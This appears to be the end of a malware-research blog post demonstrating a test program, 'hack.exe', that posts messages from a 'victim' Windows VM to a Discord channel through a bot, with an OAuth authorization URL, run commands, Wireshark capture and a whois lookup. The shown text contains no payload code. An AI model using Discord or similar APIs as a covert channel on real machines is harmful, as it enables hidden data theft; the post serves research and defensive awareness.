
Before running on test victim machine we need authorize our bot to sending messages to channel:

```

https://discord.com/api/oauth2/authorize?
client_id=123456789012345678&permissions=0&scope=bot


```

Replace cliend id with yours:



And run it on my Windows 11 VM:


```
.\hack.exe
```



As you can see, messages posted successfully in our channel.


Run on Windows 10 x64 VM with wireshark:

.\hack.exe



And monitoring traffic via Wireshark we got an IP address **104.26.11.240**:

whois 104.26.11.240



As far as I know, Discord uses Cloudflare, so I assume this is our Discord API ip address.

I hope this post with practical example is useful for malware researchers, red teamers, spreads awareness to the blue teamers of this interesting technique.

[Using Telegram API example](#)

[Using VirusTotal API example](#)

[Discord API Reference](#)

[source code in github](#)

| This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!

*PS. All drawings and screenshots are mine*